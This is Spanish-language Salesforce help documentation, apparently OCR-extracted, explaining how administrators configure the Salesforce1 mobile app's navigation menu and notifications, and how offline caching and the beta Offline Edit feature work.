# Menú de navegación de la aplicación móvil Salesforce1

Obtenga información acerca de los elementos que aparecen en el menú de navegación de Salesforce1. Puede personalizar más aspectos del menú de navegación para su organización.

El icono en el encabezado de Salesforce1 abre el menú de navegación.




EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

Si el menú de navegación predeterminado no satisface las necesidades de sus usuarios, puede personalizarlo fácilmente. Desde Configuración, introduzca *Navegación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Navegación de Salesforce1**.

Según los ajustes de su organización, el menú puede contener:

| Elemento de menú | Descripción |
|---|---|
| Solicitudes de aprobación | Muestra una lista de las aprobaciones pendientes del usuario. Los usuarios pueden tocar un elemento de aprobación y aprobarlo o rechazarlo dentro de Salesforce1. Disponible en la aplicación descargable Salesforce1 para iOS y la aplicación para navegador móvil Salesforce1. |
| Aplicaciones de lienzo | Aparece para organizaciones que han habilitado una aplicación de lienzo para que aparezca en el menú de navegación de Salesforce1. |
| Chatter | Las noticias en tiempo real principales del usuario. Aparece para las organizaciones que tienen Chatter habilitado. |

| Elemento de menú | Descripción |
|---|---|
| Paneles | La disponibilidad dependerá de los permisos de usuario y la edición. Si no agrega este elemento al menú de navegación, los paneles se incluyen automáticamente en el conjunto de Elementos de búsqueda inteligente y el elemento Paneles está disponible desde la sección Reciente. |
| Eventos | Enumera los eventos que pertenecen al usuario, que el usuario ha creado para sí mismo y a los que el usuario o grupos de un usuario han sido invitados. |
| Grupos | Aparece para las organizaciones que tienen Chatter habilitado. Si no agrega este elemento al menú de navegación, los grupos se incluyen automáticamente en el conjunto de Elementos de búsqueda inteligente y el elemento Grupos está disponible desde la sección Reciente. |
| Fichas de componentes Lightning | Solo los componentes Lightning personalizados que tiene una ficha de componente Lightning asociada con ellos puede aparecer en el menú de navegación de Salesforce1. |
| Páginas de Lightning | Páginas de aplicación personalizadas |
| Noticias | Muestra la aplicación Noticias, un punto común para noticias y otras perspectivas sobre las cuentas, contactos, candidatos y oportunidades del usuario. |
| Notas | Muestra la aplicación Notas. Si no agrega este elemento al menú de navegación, las notas se incluyen automáticamente en el conjunto de Elementos de búsqueda inteligente y el elemento Notas está disponible desde la sección Reciente. |
| Entrevistas de flujo en pausa | Muestra una lista de entrevistas de flujo que el usuario ha detenido. Una entrevista es una instancia en ejecución de un flujo. Los usuarios pueden tocar una entrevista y reanudarla o eliminarla dentro de Salesforce1. Disponible únicamente en la aplicación para navegador móvil Salesforce1. |
| Personas | Aparece para las organizaciones que tienen Chatter habilitado. Si no agrega este elemento al menú de navegación, los perfiles se incluyen automáticamente en el conjunto de Elementos de búsqueda inteligente y el elemento Personas está disponible desde la sección Reciente. |
| Informes | La disponibilidad dependerá de los permisos de usuario y la edición. Si no agrega este elemento al menú de navegación, los informes se incluyen automáticamente en el conjunto de Elementos de búsqueda inteligente y el elemento Informes está disponible desde la sección Reciente. |
| Elementos de búsqueda inteligentes | Agrega objetos estándar y personalizados de Salesforce a la sección Reciente en el menú. Este elemento agrega también un conjunto de los objetos a los que accedió recientemente el usuario a la sección Reciente y agrega el elemento Más de modo que los usuarios puedan acceder a todos los objetos que tienen permiso para utilizar y que son compatibles en Salesforce1. Si no incluye este elemento en le menú de navegación, los usuarios no pueden acceder a ningún objeto en el menú de navegación.<br><br>Nota: Elementos de búsqueda inteligente es necesario para que los usuarios obtengan resultados de búsqueda en la aplicación descargable Salesforce1 para Android. Los usuarios de la aplicación descargable Salesforce1 para iOS y la aplicación para navegadores móviles Salesforce1 pueden buscar sus registros si esta opción está omitida desde el menú de navegación.<br><br>Si sus usuarios todavía no tienen un historial de objetos recientes, inicialmente verán un conjunto de objetos predeterminados en la sección Reciente. La aparición en la sección Reciente de los objetos con los usuarios trabajan con regularidad tanto en Salesforce como en el sitio completo de Salesforce puede tardar hasta 15 días. Para que los objetos aparezcan antes en Reciente, los usuarios pueden anclarlos en la pantalla de resultados de búsqueda del sitio completo. |

| Elemento de menú | Descripción |
|---|---|
| Tareas | Enumera las tareas abiertas y cerradas de un usuario y las tareas que se han delegado. |
| Today | Una aplicación que ayuda los usuarios a planificar y gestionar sus días integrando eventos de calendario móvil con tareas, cuentas y contactos asociados de Salesforce. La aplicación permite también a los usuarios unirse a llamadas de conferencia de forma instantánea, registrar notas acerca de eventos rápidamente y mucho más. Disponible únicamente en la aplicación descargable Salesforce1. |
| Fichas de página de Visualforce | Solo las páginas de Visualforce con la casilla de verificación `Disponible para aplicaciones móviles de Salesforce y Páginas Lightning` seleccionada aparecerán en Salesforce1. |

## Aspectos que debe tener en cuenta

- No puede establecer diferentes configuraciones de menú para diferentes tipos de usuarios.
- Nada de lo que esté representado por una ficha en Salesforce, como objetos estándar y personalizados, páginas de Visualforce, las noticias en tiempo real de Chatter, Personas o Grupos, es visible para un usuario en el menú de Salesforce1 basándose en la configuración de perfil del usuario. Por ejemplo, si un usuario se asigna a un perfil que tiene la ficha Grupos establecida como Ficha oculta, el usuario no verá el elemento de menú Grupos en Salesforce1, aunque un administrador lo haya incluido en el menú.
- El menú de navegación en una comunidad no se controla a través de la página de configuración Menú de navegación. En su lugar, las fichas que se especifican en Fichas y Páginas en la configuración de administración de la comunidad determinan los contenidos del menú de navegación de la comunidad.

CONSULTE TAMBIÉN

Personalización del menú de navegación de Salesforce1

Notas sobre el menú de navegación de Salesforce1

Habilitar páginas de Visualforce para la aplicación móvil Salesforce1


# Personalización del menú de navegación de Salesforce1

Personalice la experiencia móvil de sus usuarios de Salesforce seleccionando aplicaciones, elementos de menú, páginas de Visualforce o páginas Lightning para que se muestren en el menú de navegación de Salesforce1.

Nota: Antes de poder incluir páginas de Visualforce, páginas de Lightning o componentes Lightning en el menú de navegación de Salesforce1, cree fichas para ellos. En Configuración, introduzca *Fichas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Fichas**.

Pase por ella: Personalización del menú de navegación de Salesforce1

1. Desde Configuración, introduzca *Navegación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Navegación de Salesforce1**.
2. Seleccione los elementos en la lista Disponible y haga clic en **Agregar**.




3. Ordene los elementos seleccionándolos y haciendo clic en **Arriba** o **Abajo**.
   El orden en que pone los elementos en la lista Seleccionado es el mismo orden en que aparecen en el menú de navegación.

   Nota: El primer elemento de la lista Seleccionado será la página de inicio de Salesforce1 de su usuario.
4. Haga clic en **Guardar**.

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para personalizar el menú de navegación de Salesforce1:

- "Personalizar aplicación"

Una vez guardados, los elementos del menú de navegación y su orden deben aparecer en Salesforce1. Puede que necesite actualizar para ver los cambios.

Consejo: Cuando organice los elementos de menú, ponga los elementos que vayan a usar los usuarios más en la parte superior. El elemento Elementos de búsqueda inteligente puede ampliarse a un conjunto de ocho o más elementos de menú, con lo que puede terminar empujando a otros elementos por debajo del punto de desplazamiento si lo agrega en la parte superior del menú. Cualquier cosa que ubique bajo el elemento Elementos de búsqueda inteligente aparecerá en la sección Aplicaciones del menú de navegación.

CONSULTE TAMBIÉN

Menú de navegación de la aplicación móvil Salesforce1

Notas sobre el menú de navegación de Salesforce1

Habilitar páginas de Visualforce para la aplicación móvil Salesforce1

## Notas sobre el menú de navegación de Salesforce1

Algunos objetos están excluidos de la sección Reciente en el menú de navegación de Salesforce1, incluso si ha accedido a ellos recientemente.

- Tareas y eventos
- Personas, grupos, notas, paneles e informes, si estos elementos se agregaron directamente al menú de navegación
- Vistas de lista, que solo aparecen en las páginas de inicio de objetos, no en el menú de navegación
- Objetos que no están disponibles en Salesforce1, incluidos los objetos que no tienen una ficha en el sitio completo de Salesforce

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

### Acerca de los elementos de menú Paneles, Informes, Notas, Grupos y Personas

Si opta por agregar los elementos Paneles, Informes, Notas, Grupos o Personas a la lista seleccionado para el menú de navegación de Salesforce1, estos elementos aparecen en el orden que especifica, justo como Tareas, Hoy y otros elementos individuales de menú.

Si no agrega estos elementos al menú de navegación, sin embargo, se incluyen automáticamente en el conjunto Elementos de búsqueda inteligente de objetos y aparecen en la sección Reciente del menú de navegación.

### Fijar un objeto a la sección Reciente

Los usuarios pueden personalizar los objetos que aparecen en la sección Reciente del menú de navegación de Salesforce1. Si buscan un objeto en el sitio completo, pueden pasar el ratón por encima del nombre del objeto y hacer clic en para fijarlo a la parte superior de los resultados de búsqueda. El orden de los objetos fijados en el sitio Web completo determina el orden de los objetos que se fijarán en la parte superior de la sección Reciente del menú de navegación. Sin embargo, fijar objetos de esta manera hace que los objetos que no estén fijados que queden en la sección Reciente se sitúen en el elemento **Más...**.

### Elementos de búsqueda inteligente y Resultados de búsqueda en Salesforce1

Elementos de búsqueda inteligente agrega objetos estándar y personalizados de Salesforce a la sección Reciente del menú de navegación. La eliminación de Elementos de búsqueda inteligente del menú de navegación significa que los usuarios de Salesforce1 no pueden acceder a objetos (incluyendo páginas de inicio de objeto y vistas de lista) desde el menú.

La eliminación de Elementos de búsqueda inteligente también impacta las opciones de búsqueda en Salesforce1. Como las páginas de inicio de objeto no están disponibles, no es posible ejecutar búsquedas específicas del objeto. El impacto en la búsqueda global depende de la aplicación Salesforce1.

- Con la aplicación descargable Salesforce1 para iOS y la aplicación para navegadores móviles Salesforce1, los usuarios pueden encontrar y acceder a sus registros desde resultados de la búsqueda global.
- La aplicación descargable Salesforce1 para Android requiere Elementos de búsqueda inteligente para búsqueda global para funcionar. Si se omite Elementos de búsqueda inteligente en el menú de navegación, los usuarios de Android no pueden ubicar registros utilizando búsqueda global.

CONSULTE TAMBIÉN

Menú de navegación de la aplicación móvil Salesforce1

Personalización del menú de navegación de Salesforce1

## Notificaciones de la aplicación móvil Salesforce1

Las notificaciones permiten a los usuarios saber cuándo se producen algunos eventos en Salesforce. Por ejemplo, las notificaciones permiten a los usuarios saber cuándo reciben solicitudes de aprobación o cuándo alguien los menciona en Chatter. Las notificaciones sobre las que se pueden realizar acciones permiten a los usuarios responder directamente desde las notificaciones, sin abrir Salesforce1.

EDICIONES

Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

Tres tipos de notificaciones pueden aparecer en usuarios de Salesforce1.

- Las *notificaciones en la aplicación* son alertas que mantienen a los usuarios informados de la actividad relevante mientras usan Salesforce1. Al tocar el , un usuario puede ver las 20 notificaciones más recientes recibidas en los últimos 90 días.

  Si Comunidades de Salesforce está activado para su organización, los usuarios ven notificaciones desde todas las comunidades de las que son miembros. Para ayudar los usuarios a identificar fácilmente de qué comunidad procede una notificación, el nombre de la comunidad se indica después de la marca de tiempo.

- Las *notificaciones de envío* son alertas que aparecen en un dispositivo móvil cuando un usuario ha instalado la aplicación descargable Salesforce1 y no la utiliza. Estas alertas pueden contener texto, iconos y sonidos, dependiendo del tipo de dispositivo. Si un administrador activa notificaciones de envío para su organización, los usuarios pueden elegir individualmente si recibir notificaciones de envío en sus dispositivos.
- *Notificaciones sobre las que se pueden realizar acciones* son notificaciones distribuidas que incluyen botones de acción, de modo que los usuarios pueden actuar directamente desde la notificación sin necesidad de abrir la aplicación descargable Salesforce1. Dependiendo del tipo de dispositivo y cómo estén configuradas las notificaciones distribuidas, las notificaciones sobre las que se pueden realizar acciones pueden incluso aparecer en la pantalla bloqueada.

CONSULTE TAMBIÉN

Activar notificaciones de la aplicación móvil Salesforce1

## Activar notificaciones de la aplicación móvil Salesforce1

Permita a todos los usuarios en su organización recibir notificaciones de mobile acerca de eventos en Salesforce, por ejemplo cuando reciben solicitudes de aprobación o cuando alguien los menciona en Chatter.

1. Desde Configuración, introduzca *Notificaciones de Salesforce1* en el cuadro Búsqueda rápida y, a continuación, seleccione **Notificaciones de Salesforce1**.
2. Seleccione las notificaciones que desea que reciban sus usuarios de Salesforce1 .
3. Seleccione notificaciones sobre las que se puedan realizar acciones de modo que sus usuarios de Salesforce1 puedan responder directamente desde ciertos tipos de notificaciones distribuidas sin abrir Salesforce1.
4. Haga clic en **Guardar**.

Un usuario puede recibir solicitudes de aprobación en notificaciones de Salesforce1 solo cuando el usuario recibe solicitudes de aprobación como notificaciones de correo electrónico. Puede cambiar el campo de usuario Recibir correos electrónicos de solicitud de aprobación para definir esta preferencia.

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para ver la configuración de notificaciones:
- "Ver parámetros y configuración"

Para modificar la configuración de notificaciones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Notificaciones de la aplicación móvil Salesforce1

# Trabajar sin conexión con la aplicación móvil Salesforce1

La productividad de los usuarios móviles no tiene que pararse cuando no hay conectividad. Cuando activa el almacenamiento en caché y Offline Edit para Salesforce1, los usuarios pueden continuar trabajando, sin las restricciones de las regulaciones de la FAA, señales caprichosas de móviles o edificios tipo búnker. El acceso sin conexión está disponible en las aplicaciones descargables Salesforce1. La versión beta de Offline Edit requiere la versión 10.0 de Salesforce1 para la aplicación descargable de Android ola aplicación descargable Salesforce1 para iOS.

Gestione el almacenamiento en caché de Salesforce1 y Offline Edit desde Configuración: introduzca *Salesforce1* en el cuadro Búsqueda rápida y luego seleccione **Salesforce1 fuera de línea**.

### Acceder a datos en Salesforce1 cuando no hay conexión

Con el almacenamiento en caché activado en Salesforce1, sus usuarios de la aplicación descargable Salesforce1 pueden ver importantes datos cando trabajan sin conexión o cuando la aplicación móvil no puede conectar con Salesforce. Salesforce1 almacena en caché un conjunto de registros accedidos recientemente de un usuario de modo que estén disponibles para su visualización sin una conexión. Además, muchos de los datos a los que accede un usuario a través de una sesión de Salesforce1 también se agregan a la memoria caché. Los datos almacenados en caché se cifran y almacenan en un almacén de datos seguro y persistente.

### Crear, modificar y eliminar registros en Salesforce1 mientras no dispone de conexión (Beta)

Con Offline Edit, los usuarios de la aplicación descargable Salesforce1 no están vinculados a una conexión de red para mantener los datos de Salesforce actualizados. Los usuarios pueden crear registros para objetos almacenados en caché y modificar y eliminar registros almacenados en caché cuando están sin conexión así como realizar un seguimiento de todos los cambios realizados sin conexión desde una ubicación única. Cuando Salesforce1 vuelve a estar en línea, la aplicación sincroniza automáticamente los cambios pendientes en Salesforce advierte al usuario si existen conflictos que necesitan ser resueltos. La versión beta de Offline Edit requiere la versión 10.0 de Salesforce1 para Android o Salesforce1 para iOS.

Datos y elementos de la interfaz de usuario disponibles cuando Salesforce1 no dispone de conexión

Con el almacenamiento en caché de Salesforce1 y Offline Edit, los usuarios de la aplicación descargable Salesforce1p pueden trabajar con varios de sus objetos y registros a los que accedió frecuentemente mientras estaba fuera de línea. Aquí está la lista de datos y los elementos de interfaz de usuario de Salesforce1 disponibles sin conexión.

Activar el acceso sin conexión para Salesforce1

Con solo unos clics, puede proteger su usuarios de Salesforce1 frente a los vaivenes de la conectividad móvil. Puede activar dos niveles de acceso offline: poniendo en caché los registros a los que accede con frecuencia, de modo que los usuarios puedan ver datos cuando están sin conexión y la modificación fuera de línea de modo que los usuarios puedan crear, modificar y eliminar registros cuando están sin conexión. El acceso sin conexión está disponible únicamente en las aplicaciones descargables Salesforce1. La versión beta de Offline Edit requiere la versión 10.0 de Salesforce1 para Android o Salesforce1 para iOS.

CONSULTE TAMBIÉN

Acceso sin conexión: Qué no está disponible en Salesforce1

## Acceder a datos en Salesforce1 cuando no hay conexión


Con el almacenamiento en caché activado en Salesforce1, sus usuarios de la aplicación descargable Salesforce1 pueden ver importantes datos cando trabajan sin conexión o cuando la aplicación móvil no puede conectar con Salesforce. Salesforce1 almacena en caché un conjunto de registros accedidos recientemente de un usuario de modo que estén disponibles para su visualización sin una conexión. Además, muchos de los datos a los que accede un usuario a través de una sesión de Salesforce1 también se agregan a la memoria caché. Los datos almacenados en caché se cifran y almacenan en un almacén de datos seguro y persistente.

El almacenamiento en caché en Salesforce1 está activado la primera vez que alguien en su organización instala una de las aplicaciones descargables Salesforce1. Puede gestionar esta configuración desde Configuración, introduzca *Salesforce1* en el cuadro Búsqueda rápida y, a continuación, seleccione **Salesforce1 Offline**.

El contenido de la memoria caché de un usuario determina los datos accesibles cuando el dispositivo móvil del usuario está sin conexión. Echemos un vistazo a cómo se cumplimenta inicialmente la memoria caché y se actualiza luego a través de una sesión de Salesforce1.

Nota: Una sesión de Salesforce1 es el intervalo de tiempo entre el inicio y el cierre de sesión de la aplicación. Poner la aplicación en segundo plano cambiando a una aplicación diferente no finaliza una sesión.

- Cuando un usuario inicia sesión en Salesforce1, la memoria caché está vacía. Si el dispositivo del usuario no tiene conexión con una memoria caché vacía, ningún dato de Salesforce está disponible.
- Un usuario puede cumplimentar rápidamente la memoria caché con un conjunto predeterminado de los registros a los que accede con mayor frecuencia. Desde el menú de navegación de Salesforce1, seleccione **Configuración** > **Caché fuera de línea** > **Caché ahora**.




**Consejo:** Recomendamos que sus usuarios realicen esta acción cada vez que inicien sesión en Salesforce1 de modo que se garantice que tengan un conjunto significativo de datos disponibles cuando estén sin conexión.

Dependiendo de la complejidad y del tamaño de los registros de un usuario, el proceso de almacenamiento en caché puede tardar desde unos pocos segundos a un par de minutos. Si el usuario se desconecta antes de que se actualice la memoria caché por completo, algunos de los registros esperados no estarán disponibles.

La opción **Caché ahora** recopila los registros a los que accedió recientemente de los primeros cinco objetos enumerados en la sección Reciente del menú de navegación de Salesforce1 del usuario, junto con sus tareas y paneles recientes. Los registros a los que se accedió recientemente están determinados por actividades de un usuario en Salesforce1 y el sitio completo de Salesforce, incluyendo Salesforce Classic y Lightning Experience.

- A través de una sesión de Salesforce1, varios de los demás registros a los que accede el usuario también se agregan a la memoria caché. (No todos los datos de Salesforce está disponibles fuera de línea: consulte Datos y elementos de la interfaz de usuario disponibles cuando Salesforce1 no dispone de conexión.)
- El conjunto predeterminado de registros a los que accedió recientemente del usuario necesitan obviamente evolucionar a medida que el usuario trabaja en Salesforce1 y en el sitio completo. Si el usuario cambia de Salesforce1 sin cerrar sesión y la memoria caché tiene una antigüedad superior a una hora, Salesforce1 actualiza automáticamente la memoria caché para recoger el nuevo conjunto de tareas, paneles y registros más recientes del usuario de sus cinco objetos más importantes.

  Los usuarios pueden también actualizar manualmente la memoria caché en cualquier momento con la opción **Caché ahora**. Este es un buen método si un usuario piensa estar fuera de línea y tiene registros accedidos recientemente en el sitio completo que se deben agregar a la memoria caché de antemano.
- Un registro permanece en la memoria caché del usuario durante dos semanas. Cada vez que se accede el mismo registro, se restablece el reloj a dos semanas. Pero si el registro no se toca durante dos semanas, se elimina automáticamente de la memoria caché y no estará disponible fuera de línea hasta que el usuario acceda al registro de nuevo.

- Al cerrar sesión en Salesforce1 se retiran todos los datos de la memoria caché. La próxima vez que el usuario inicia sesión, el proceso de generación de memoria caché se inicia de nuevo.

CONSULTE TAMBIÉN

Datos y elementos de la interfaz de usuario disponibles cuando Salesforce1 no dispone de conexión

Activar el acceso sin conexión para Salesforce1

Acceso sin conexión: Qué no está disponible en Salesforce1

## Crear, modificar y eliminar registros en Salesforce1 mientras no dispone de conexión (Beta)

Con Offline Edit, los usuarios de la aplicación descargable Salesforce1 no están vinculados a una conexión de red para mantener los datos de Salesforce actualizados. Los usuarios pueden crear registros para objetos almacenados en caché y modificar y eliminar registros almacenados en caché cuando están sin conexión así como realizar un seguimiento de todos los cambios realizados sin conexión desde una ubicación única. Cuando Salesforce1 vuelve a estar en línea, la aplicación sincroniza automáticamente los cambios pendientes en Salesforce advierte al usuario si existen conflictos que necesitan ser resueltos. La versión beta de Offline Edit requiere la versión 10.0 de Salesforce1 para Android o Salesforce1 para iOS.

Nota: Esta versión incluye una versión beta de Offline Edit, lo que significa que es una función de alta calidad con limitaciones conocidas. Para activar esta función en su organización, consulte Activar el acceso sin conexión para Salesforce1. Offline Edit no está disponible de forma general a menos o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede comunicar sus comentarios y sugerencias para Offline Edit en IdeaExchange en Success Community.


Cuando Offline Edit está activada:

- Cree un registro utilizando el botón **Nuevo** en la página de inicio de un objeto. (Para tareas, utilice el botón **Nuevo** en la lista Mis tareas.) Las acciones "nuevo registro" de una barra de acciones (como **Nueva tarea** o **Nuevo contacto**, o **Nuevo** en listas relacionadas) no funcionan sin conexión.
- Actualice los detalles de un registro utilizando la acción **Modificar** en la barra de acciones del registro.
- Elimine un registro utilizando la acción **Eliminar** en la barra de acciones del registro.

Consulte Datos y elementos de la interfaz de usuario disponibles cuando Salesforce1 no dispone de conexión para obtener la lista completa de datos que se pueden actualizar con Offline Edit.

### Realizar un seguimiento de las actualizaciones fuera de línea

Los usuarios pueden realizar un seguimiento de todos sus cambios realizados cuando están sin conexión desde la página Cambios pendientes. Esta página está disponible desde el menú de navegación de Salesforce1.




### Consultar el estado de actualizaciones fuera de línea

Para ayudar los usuarios a supervisar el estado de cambios realizados mientras están sin conexión, los indicadores aparecen en varios sitios en Salesforce1, incluyendo: La página Cambios pendientes, páginas de inicio de objeto y en el área Aspectos destacados en registros actualizados.

- : Aparece mientras el dispositivo móvil está fuera de línea. Indica que existen cambios para sincronizar cuando el dispositivo vuelva a estar en línea. Después de sincronizar correctamente, los registros desaparecen de la página Cambios pendientes.
- : Aparece cuando el dispositivo móvil vuelve a estar en línea. Indica que existen conflictos de datos que el usuario debe resolver.
- : Aparece cuando el dispositivo móvil vuelve a estar en línea. Indica que un error irresoluble se ha producido u no se pueden guardar los cambios del usuario.

### Cuando se restablece la conexión

Cuando se restablece la conexión móvil de un usuario, los cambios enumerados en la página Cambios pendientes se sincronizan automáticamente con Salesforce. Si hubiera cualquier tipo de incidencia en la sincronización que requiera la atención del usuario, como errores de validación o cambios en conflicto en el mismo registro realizados por un usuario diferente, Salesforce1 alerta al usuario.

Para resolver problemas de sincronización, el usuario puede responder al mensaje emergente o seleccionar **Cambios pendientes** desde el menú de navegación de Salesforce1 y tocar el registro afectado. Salesforce1 destaca los problemas que necesitan resolverse y una vez guardadas las soluciones, intenta sincronizar de nuevo los cambios pendientes. Los registros con cambios no sincronizados se bloquean para evitar futuros cambios hasta que se resuelva el problema.

Los errores irreparables se producen pocas veces, normalmente cuando alguien elimina el registro o cambia los permisos de acceso del usuario para el registro mientras el usuario estaba fuera de línea. Los cambios pendientes que tiene errores irreparables no se pueden guardar. La única opción es que el usuario rechace los cambios tocando el registro afectado en la página Cambios pendientes.

CONSULTE TAMBIÉN

- Datos y elementos de la interfaz de usuario disponibles cuando Salesforce1 no dispone de conexión
- Activar el acceso sin conexión para Salesforce1
- Acceso sin conexión: Qué no está disponible en Salesforce1

## Datos y elementos de la interfaz de usuario disponibles cuando Salesforce1 no dispone de conexión

Con el almacenamiento en caché de Salesforce1 y Offline Edit, los usuarios de la aplicación descargable Salesforce1p pueden trabajar con varios de sus objetos y registros a los que accedió frecuentemente mientras estaba fuera de línea. Aquí está la lista de datos y los elementos de interfaz de usuario de Salesforce1 disponibles sin conexión.

| Datos de Salesforce / Elemento de Salesforce1 | Disponible para su visualización sin conexión | Disponibilidad para crear, modificar o eliminar sin conexión (Beta) |
|---|---|---|
| Menú de navegación | Sí | nd |
| Barra de acciones | Sí | Acción de modificación: Sí<br>Acción de eliminación: Sí<br>Otras acciones: No |
| Búsqueda global | Resultados de búsquedas anteriores desde la sesión actual | nd |
| Vistas de lista | Si se visualizaron en la sesión actual | No |
| Registros de objetos recientes | Sí, los registros a los que ha accedido recientemente para los primeros cinco objetos (excluyendo archivos) de la sección Reciente del menú de navegación de Salesforce1 | Sí, los registros a los que ha accedido recientemente para los primeros cinco objetos (excluyendo archivos) de la sección Reciente del menú de navegación de Salesforce1 |
| Registros para otros objetos | Si se visualizaron en la sesión actual | Si se visualizaron en la sesión actual |
| Registros relacionados | Si se visualizaron en la sesión actual | Si se visualizaron en la sesión actual |
| Salesforce Today | Página principal y registros de eventos móviles, si se vieron en la sesión actual | No |
| Eventos de Salesforce | Si se visualizaron en la sesión actual | Crear: No<br>Modificar y Eliminar: Si se visualizaron en la sesión actual |

| Datos de Salesforce / Elemento de Salesforce1 | Disponible para su visualización sin conexión | Disponibilidad para crear, modificar o eliminar sin conexión (Beta) |
|---|---|---|
| Tareas | Tareas a las que se ha accedido recientemente desde la primera página de la lista Mis tareas únicamente | Tareas a las que se ha accedido recientemente desde la primera página de la lista Mis tareas únicamente<br>(El formulario simplificado Nueva tarea debe estar desactivado) |
| Notas | Si se visualizaron en la sesión actual | Crear: Sí<br>Modificar: Si se visualizaron en la sesión actual<br>Eliminar: No |
| Archivos | Si se visualizaron en la sesión actual | No |
| Paneles (Gráficos mejorados) | A los que se ha accedido más recientemente | No |
| Paneles (Gráficos heredados) | No | No |
| Noticias en tiempo real, Grupos, Personas | Si se visualizaron en la sesión actual | No |
| Notificaciones | Si se visualizaron en la sesión actual | nd |
| Aprobaciones (enviar, aprobar o rechazar) | No | No |
| Páginas de Visualforce | No | No |
| Aplicaciones de lienzo | No | No |
| Páginas Lightning | No | No |
| Configuración de Salesforce1 | Sí | nd |

Una sesión de Salesforce1 es el intervalo de tiempo entre el inicio y el cierre de sesión de la aplicación. El cambio de aplicación cuando se está trabajando en Salesforce1 no finaliza la sesión hasta que el usuario no la cierre.

CONSULTE TAMBIÉN

